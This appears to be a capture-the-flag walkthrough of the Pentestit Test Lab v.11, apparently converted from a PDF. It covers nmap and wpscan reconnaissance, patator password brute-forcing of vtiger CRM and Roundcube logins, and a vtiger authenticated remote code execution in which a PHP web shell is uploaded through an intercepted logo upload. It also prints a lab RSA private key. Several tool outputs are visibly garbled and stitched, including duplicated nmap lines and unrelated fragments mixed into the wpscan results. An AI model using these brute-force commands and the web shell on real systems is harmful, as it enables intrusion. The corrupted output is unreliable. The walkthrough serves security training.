

At this stage only accessible IPs are 192.168.1.10 & 192.168.101.11. So, let's nmap to 192.168.1.10 first:


nmap -sS -sV -A -n 192.168.101.10

```
root@testlab:~/pentestit/lab11# nmap -sS -sV -A -n 192.168.101.10
[...]
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-04 20:36 IST
Nmap scan report for 192.168.101.10
Host is up (0.29s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Postfix smtpd
80/tcp    open  http     nginx 1.12.1
443/tcp   open  https
8080/tcp  open  http     nginx
8888/tcp  open  http     nginx
8088/tcp  open  http     nginx
8000/tcp  open  http     nginx
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
8025/tcp  open  smtp
8080/tcp  open  http     nginx
8088/tcp  open  http     nginx
8000/tcp  open  http     nginx
25/tcp    open  smtp
8080/tcp  open  http     nginx
8088/tcp  open  http     nginx
8000/tcp  open  http     nginx
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
8025/tcp  open  smtp
8080/tcp  open  http     nginx
8088/tcp  open  http     nginx
8000/tcp  open  http     nginx
[...]
Service Info: Host: -mail.pentest.lab

Nmap done at 2017-12-04 20:36 IST
```

Based on nmap out, it seems like SMTP port (25) and http (80,88,8080) are the open ports (this is result based on top 1000 ports scan, if we don't find our way in, then we'll comeback for full port scan)

Let's start looking at http ports, through browser, starting with port 80:



```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<meta name="description" content="A Test Lab V.11 landing page." />
<meta name="generator" content="WordPress 4.8" />
<title>TEST LAB V.11</title>
<link rel="stylesheet" href="http://192.168.101.10/wp-content/themes/twentyseventeen/style.css?ver=4.8" type="text/css" media="all" />
<script type="text/javascript" src="http://192.168.101.10/wp-includes/js/jquery/jquery.js?ver=1.12.4"></script>
<script type="text/javascript" src="http://192.168.101.10/wp-includes/js/jquery/jquery-migrate_min.js?ver=1.4.1"></script>
<script type="text/javascript" src="http://192.168.101.10/wp-content/plugins/kittycatfish-2.2/kittycatfish.js.php?_wpnonce=ad16#038;ver=2.0"></script>
<!-- If IE -->
<script type="text/javascript" src="http://192.168.101.10/wp-content/themes/twentyseventeen/assets/js/html5.js?ver=3.7.3"></script>
<!--endif-->
<link rel="EditURI" type="application/rsd+xml" title="RSO" href="http://192.168.101.10/xmlrpc.php?rsd" />
<link rel="wlmanifest" type="application/wlmanifest+xml" href="http://192.168.101.10/wp-includes/wlmanifest.xml" />
```

Looking at the html source, it looks like wordpress application. Also on display there is a link to CRM applications.

At this stage we could do following:

- Run Wordpress scan
- Run Nikto for web application vulnerabilities
- Run dirb – for directory dictionary bruteforcing
- Open the CRM link and see where it takes us

No preference, but I thought of running the wordpress scanning here, using wpscan:

wpscan <http://192.168.101.10>

[!] The target is responding with a 403, this might be due to a WAF or a plugin.

I forget about firewall mentioned in network diagram. There is option to bypass using random agents ☺

```
root@pentestit:~/pentestit/lab1# wpscan --url=http://192.168.101.10 --random-agent
[+] Commands
  □ cat echo
  □ commands
  □ web discovery
  □ rdesktop
  □ nmap
    └─ WordPress Security Scanner by the WPScan Team
      Version 2.9.3
      Sponsored by Sucuri - https://sucuri.net
      @WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
  □ smb
  □ searchsploit
  □ ssh options
  □ powershell
  □ sshuttle
  □ hydra http://192.168.101.10:88 http-post-form "/index.php?module=Users&action=Login:_vtrftk=sid%3A9e44963d17502C1511623069&username=admin&password=FILE0" 0=/usr/share/wordlists/rockyou.txt follow=1 accept_cookie=0 header="Cookie: ${SE
  [+] URL: http://192.168.101.10/11599223&username=^USER^&password=^PASS^:302 Moved Temporarily" -I admin -P /usr/share/seclists/Passwords/DefaultPasswords.txt
  [+] Started: Mon Dec 4 20:55:52 2017
  [+] ** USE THIS **/
  [+] The WordPress 'http://192.168.101.10/readme.html' file exists exposing a version number
  [+] ignore:egrep="Invalid username or password"
  [+] WordPress version 4.8 (Released on 2017-06-08) identified from advanced fingerprinting, meta generator,
  [+] 8 vulnerabilities identified from the version number
  [+] Information
  [*] Internal IP ranges 172.16.0.0/24*****
  [!] Title: WordPress 2.3.0-4.8.2 wpScan swpdbc>prepare() potential SQL Injection
  Reference: https://wpvulndb.com/vulnerabilities/8905
  Reference: https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
  Reference: https://github.com/WordPress/WordPress/commit/70b21279098fc973eae803693c0705a548128e48
  Reference: https://github.com/WordPress/WordPress/commit/fc930d3daed1c3acef010d04acc2c5de93cd18ec
  [!] Fixed in: 4.8.2
  ► □ 172.16.0.252
  Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
  [!] Title: WordPress 2.9.2-4.8.1 Open Redirect
  Reference: https://wpvulndb.com/vulnerabilities/8910
  Reference: https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
  Reference: https://core.trac.wordpress.org/changeset/41398
  Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14725
  [!] Fixed in: 4.8.2
  ► □ Trash
  Service Info: Host: mail.pentest lab; OS: Linux; CPE: cpe:/o:linux:linux_kernel
  [!] Title: WordPress 3.0-4.8.1 - Path Traversal in Unzipping
  Reference: https://wpvulndb.com/vulnerabilities/8911
  Reference: https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/
  Reference: https://core.trac.wordpress.org/changeset/41457
  Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14719
  Note: This exploit targets internal IP ranges 172.16.0.0/24*****
  [!] WordPress theme in use: twentyseventeen - v1.3
  [+] powershell
  [+] Name: twentyseventeen - v1.3
  [+] Last updated: 2017-11-16 00:00:00 +0000
  [+] Location: http://192.168.101.10/wp-content/themes/twentyseventeen/
  [+] Readme: http://192.168.101.10/wp-content/themes/twentyseventeen/README.txt
  [!] The version is out of date,***the latest version is 1.4.1
  [+] Style URL: http://192.168.101.10/wp-content/themes/twentyseventeen/style.css
  [+] Theme Name: Twenty Seventeen
  [+] Theme URI: https://wordpress.org/themes/twentyseventeen/
  [+] Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a...
  [+] Author: The WordPress team
  [+] Author URI: https://wordpress.org/
  Service Info: Host: mail.pentest lab; OS: Linux; CPE: cpe:/o:linux:linux_kernel
  [!] Enumerating plugins from passive detection 0.13.
  [+] 1 plugin found:
  [+] 192.168.13.2
  [+] Name: kittycatfish-2.2 - v2.2
  [+] Location: http://192.168.101.10/wp-content/plugins/kittycatfish-2.2/
  [+] Readme: http://192.168.101.10/wp-content/plugins/kittycatfish-2.2/readme.txt
  ► □ Trash
```

Based on wpscan results, it seems like there are vulnerabilities in wordpress version identified through scanning, and there is a theme “twentyseventeen –v1.3” and a plugin “kittycatfish-2.2 –v2.2” in use. Looking at these results, we need to search for vulnerabilities and POCs against these vulnerabilities. The one thing which stands out at this point is that kittycatfish plugin is vulnerable to sql-injection vulnerabilities. We could try exploiting it, but since there is firewall in front of us, normally it will take more time to try different exploits. So, let's hold this info for later.

I didn't proceed with nikto & dirb at this stage, and I thought of trying the CRM link on page and see where it is taking us

Ok, so it is taking us to http site hosted on another port, i.e. port 88. Login page info says, it's vtiger CRM v6.3.0. So, next step to find out if there's any vulnerability in this version of vtiger.

Ok, so vTiger CRM 6.3.0 is vulnerable to Authenticated Remote Code Execution “**38345.txt**”. Indirectly this gives hint that there could be a possibility of bruteforce on login page. Normally, it is recommended to try bruteforce on login page using common dictionary password if nothing else seems working. Also, googling vtiger default credentials, it seems like admin:admin is default credentials. Failed, password has been changed, but user is admin. So, let's try bruteforce (set SESSION_ID on terminal by copying it from browser cookie manager or burpsuite): Used [seclists](#) dictionary.


```
patator http_fuzz url="http://192.168.101.10:88/index.php?module=Users&action=Login"
method=POST
body="__vtrftk=sid%3Aeaa82230bd31004100d6ac488bdc107ccb913408%2C1511623069&username=
admin&password=FILE0" 0=/usr/share/seclists/Passwords/10_million_password_list_top_100000.txt
```

```
follow=1 accept_cookie=0 header="Cookie: ${SESSION_ID}"  
before_urls="http://192.168.101.10:88/index.php" -x ignore:egrep="Invalid username or password"
```

So, this will take time depending on website response, you could expect 100,000 tries to take max about 5-6 hours. But password could be anywhere in this, so if we get lucky we might find this earlier.

```
root@testlab:~/pentestkit# patator http fuzz url="http://192.168.101.10:88/index.php?module=Users&action=Login" method=POST body=" vtrfiksesid%3Aesa82230bd31  
before_urls="http://192.168.101.10:88/index.php" -x ignore:egrep="Invalid username or password"  
21:34:11 patator INFO - Starting Patator V0.6 (http://code.google.com/p/patator/) at 2017-12-04 21:34 1ST  
21:34:11 patator INFO -  
21:34:11 patator INFO - code size:clean time | candidate | num | msg  
21:37:49 patator INFO -  
21:42:05 patator INFO - Progress: 1% (1063/100000) | Speed: 5 r/s | ETC: 03:28:05 (05:50:16 remaining)  
21:42:05 patator INFO - Progress: 2% (2333/100000) | Speed: 5 r/s | ETC: 03:08:03 (05:25:57 remaining)  
21:52:07 patator INFO - Progress: 4% (4451/100000) | Speed: 5 r/s | ETC: 00:04:11 (00:12:03 remaining)  
00:25:07 patator INFO - Progress: 37% (37566/100000) | Speed: 5 r/s | ETC: 04:15:15 (03:50:08 remaining)  
00:25:40 patator INFO - Progress: 37% (37688/100000) | Speed: 3 r/s | ETC: 05:38:52 (05:13:11 remaining)  
00:25:44 patator INFO - Progress: 37% (37709/100000) | Speed: 3 r/s | ETC: 05:38:33 (05:12:48 remaining)  
00:25:45 patator INFO - Progress: 37% (37712/100000) | Speed: 3 r/s | ETC: 05:38:32 (05:12:47 remaining)  
00:33:00 patator INFO - Progress: 39% (39506/100000) | Speed: 5 r/s | ETC: 04:08:41 (03:35:40 remaining)  
00:38:53 patator INFO - Progress: 40% (40699/100000) | Speed: 3 r/s | ETC: 06:35:09 (05:56:16 remaining)  
00:39:55 patator INFO - Progress: 52% (50821/100000) | Speed: 2 r/s | ETC: 09:11:20 (00:31:24 remaining)  
00:43:42 patator INFO - Progress: 41% (41619/100000) | Speed: 5 r/s | ETC: 03:58:16 (03:14:38 remaining)  
00:50:43 patator INFO - Progress: 42% (42919/100000) | Speed: 2 r/s | ETC: 00:45:12 (07:54:28 remaining)  
00:55:06 patator INFO - 200 43690: 1 2.132 | blackstar [192.168.101.10] | 44350 | HTTP/1.1 200 OK  
00:55:17 patator INFO - Hits/Done/Skip/Fail/size: 4/44098/0/114/100000, Avg: 3 r/s, Time: 3h 21m 0s  
INFO - To resume execution, pass --resume 4425,4407,4425,4404,4397,4400,4396,4356,4448
```

So, found credential “admin:blackstar”, as you can see it took about 3h 21m to find this. Sometime patience pays, and sometime it don’t ☺. Let’s login.



Cool we got in. Crawl site, and collect all relevant useful information, it could be useful for us later. We collected the information and kept it in text file. Also, with the user name “darthvader” you can notice admin is StarWar fan ☺. Keep in mind while trying any future brute-force attack if required.

Ok, we searched vulnerability in vtiger and found that it has authenticated remote code execution. Let’s look into details of vulnerability.

```

root@testlab:~/pentestit/lab11# cat /usr/share/exploitdb/platforms/php/webapps/38345.txt
-- BEGIN PGP SIGNED MESSAGE --
Hash: SHA1

# Exploit Title: Vtiger CRM <= 6.3.0 Authenticated Remote Code Execution
# Date: 2015-09-28
# Exploit Author: Benjamin Daniel Mussler
# Vendor Homepage: https://www.vtiger.com
# Software Link: https://www.vtiger.com/open-source-downloads/
# Version: 6.3.0 (and lower)
# Tested on: Linux (Ubuntu)
# CVE : CVE-2015-6000
# Source: http://b.fl7.de/2015/09/vtiger-crm-authenticated-rce-cve-2015-6000.html

    ▾ User Login & Role

==== Description ====
User Name: admin
First Name: darthvader
Vtiger CRM's administration interface allows for the upload of a company logo. Instead of uploading an image, an attacker may choose to upload a file containing PHP code and run this code by accessing the resulting PHP file.
Default Lead View: Today

Detailed description:
http://b.fl7.de/2015/09/vtiger-crm-authenticated-rce-cve-2015-6000.html

Starting Day of the week: Sunday
==== PoC ====
Date Format: mm-dd-yyyy
Through a specially crafted HTTP-POST-request, PHP code is stored on the server hosting the Vtiger CRM software:
Default Call Duration (Mins): 5
POST /index.php HTTP/1.1
Host: [...]
Cookie: [...] Popup Reminder Interval
Connection: keep-alive
Content-Type: multipart/form-data; boundary=-----51732462825208
Content-Length: 2040
-----51732462825208
Content-Disposition: form-data; name="__vtrftk"

```

This says we can upload company logo with php file instead of image. Let's do that. Create a php shell with extension jpg.

```

root@testlab:~/pentestit/lab11# nano cmp.jpg
root@testlab:~/pentestit/lab11# cat cmp.jpg
<? echo shell_exec($_GET['c']); ?>
root@testlab:~/pentestit/lab11# file cmp.jpg
cmp.jpg: ASCII text
root@testlab:~/pentestit/lab11#

```

Navigation to "CRM Settings" -> "Templates" -> "Company Details": Edit details and upload the image file we created. But, we need to intercept request and edit the extension before forwarding request to server. Use burpsuite to intercept the upload action, and edit the extension as below:

Company Logo cmp.jpg Recommended size 170x60 pixels(jpg , jpg , png , gif , jpeg , x-png form

Company Name*

Address

City

State

Postal Code

Country

Phone

Fax

Website

VAT ID

```

POST /index.php HTTP/1.1
Host: 192.168.101.10:88
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.101.10:88/index.php?parent=Settings&module=Vtiger&view=CompanyDetails&block=3&file_id=14
Cookie: kittycatfish_count=163A1; PHPSESSID=1d530be2bab1b1824756b27fae3a3352
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary: -----161195264318207462162114085429
Content-Length: 2163
-----161195264318207462162114085429
Content-Disposition: form-data; name="__vtfrthk"
sid:42f291249585f6cd35e2c864455c649efa41ead0,1512406705
-----161195264318207462162114085429
Content-Disposition: form-data; name="module"
Vtiger
-----161195264318207462162114085429
Content-Disposition: form-data; name="parent"
Settings
-----161195264318207462162114085429
Content-Disposition: form-data; name="action"
CompanyDetailsSave
-----161195264318207462162114085429
Content-Disposition: form-data; name="logo"; filename="cmp.php"
Content-Type: image/jpeg

```

Copy company logo image location, and provide command to execute:

```

total 32
drwxr-xr-x  5 www-data www-data 4096 Jul  3 04:14 .
drwxr-xr-x 12 root    root    4096 Jun 29 16:20 ..
-rw-r--r--  1 www-data www-data 458 Jul  3 20:41 .bash_history
drwx-----  2 www-data www-data 4096 Jul  3 22:25 .ssh
-rw-----  1 www-data www-data 509 Jul  3 04:14 .viminfo
drwxr-xr-x 26 root    root    4096 Jul  3 20:42 crm
drwxr-xr-x  2 www-data www-data 4096 Jun 30 17:45 html
-rw-r--r--  1 root    root    12 Jun 30 19:55 rce_token.txt
10

```


```

cat ..%2f.%2f..%2frce_token.txt


```

We received our first token, i.e. CRM flag. Let submit it on pentest lab site for points. I had intentionally removed the token because I don't want to ruin your exercise and the feelings you get when you do it yourself.

Here is the network diagram:



So, out of identified http ports, we looked into 80,88. Let's go to the remaining open http port 8080. Looking at the web page, we can see that it's Roundweb webmail. From vtiger we saw there was an [admin@test.lab](#) account. So let's try to login with that. But wait we don't know the password, that means we need to bruteforce the login again.



Let's use patator again to bruteforce roundcube webmail login page:

```
patator http_fuzz url="http://192.168.101.10:8080/mail/?_task=login" method=POST  
body=_token=sHS69eIYN2zPk2zrAEUxQO1kJPGmOUNu&_task=login&_action=login&_timezone=Asia%  
2FKolkata&_url=&_user=admin%40test.lab&_pass=FILE0"  
0=/usr/share/seclists/Passwords/10_million_password_list_top_100000.txt follow=0 accept_cookie=0  
header="Cookie: PHPSESSID=77dd0fac2acbe5861349333d9c9b0945;  
roundcube_sessid=535tq2omr2p3eche1o78pm1c01" -x ignore:egrep="Roundcube Webmail Login"
```

Ok, so we found credentials for roundcube webmail login "admin@test.lab:darthvader" If we would have tried earlier identified information. Then we could have got this, because if you remember after logging into vtiger we saw admin kept his name "darthvader" StarWar fan ☺. Ok after login into roundcube, we saw an email came from postmaser@test.lab. It seems like private key for "Office 2" and username: tech. Let's record all these information in text file, which we might need later. At this point we don't know what this key is for and where to use it. Normally these private key are used for ssh login where password is disabled.

Most Visited ▾ Offensive Security Kali Linux Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

roundcube

Inbox Drafts Sent Junk Trash

Subject: Create account

From: postmaster@test.lab Date: 2017-05-01 15:42 Size: 2 KB

Matthew,
Office 2 GW SSH:
username: tech
pkey:
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAc01ufJi2mZT9M0gTRG7raRRgK4uDfOSYzWRiw5MRrhc9g8iFZ
6XQkh+m0jGOFB/1Z1ZulpmhTwdLuc6NwbBtWggi+OmmQVkeN086Oy2djqoQlaZa
m+g4ZZMNPKciXYJGepz82dRo+FleZuuahLA7lt76N88yGbYOneN+uzG/rKu9ra
fx7F9Nj1Mftwy7/uGaumCyy+H8siwtkn+D4Sv8w0hR510wQ5q10UV3HwsMzzdWa
Htr5AdbnV1/Pq5Rohyj234zquhhYlMEa+XSTukobza4DPXZdhgGUCMp9fvEvVwY
JnOR/Ug6C39cr6gXHMqrk9CrXwHj0PzEjV8QQIDAQABaIBAYLLe3Nd+7SaDx
pleWrLshDt6h84C2YcI7Y675+ZyhniXkHQsmK4ihMhnWI3GmSDSN9TSGHYeD0S
RVqz2/5F4x6e/8QKmZkrN0Pjt3fLkZoSmoIES3Bs+jn5D9NyEs89QfWwnzfKkV
f8ELUOnQWZZqpF4Hbfv9c/9BXCPGomZC0uUrWn0IfTs7r7uJM3ByRte1ui9nkJx
dyJI5ixmPrN1qawqSzLMPBR/2h0Ar9aUAAvi/LEYgHIYTPNr21HIDlyHDeWMfeso
I6mCpDhzGd+TyrXZ3yZ33l8wHzAurfG0JUVHOs/MxkyVR6+U2E9W9GgMKoMA5Ub
v5MMZGECgYE918PgnucsGxDIUfwDJ/qX5HV5z0zy6MwFyyu0YNi/FcmmbNeKm+s
VRfkambrT7YNGRZQZL5VeS2zhKx6CD0lrCoU2p22yUUiFhxflSxd1L8GmjVbokn
x3j62L58ypjRi9nW1P6rYzJ5hEhh8UBds8VvjxtWnnjCjaOusgMF0CgYEAs54l
noRg0LIHHC6BNsdcc0vPa8e/00Y3Ald+z1+vcGEKFR8PAVbjEyWAPq/KVHSx7dE
sykfK5DRkyRVndAO8HjClhcnnwvAPoLZH1Wzqw3XU2wRn+NDqi6sH0Go9CXcXjFE
vWhzSpjbCVY+Xnf6NltE0dsGjtJlnlN9pwFzTUCqYBKRpJ4diTheGKUsAlw501V
7r0c5vlkwKUogZiZBf555RdljP3ez9rAbX29CpWs1ewK1u+4jtTBfpEc6glmg
-----END RSA PRIVATE KEY-----

Mattew,
Office 2 GW SSH:
username: tech
pkey:
-----BEGIN RSA PRIVATE KEY-----
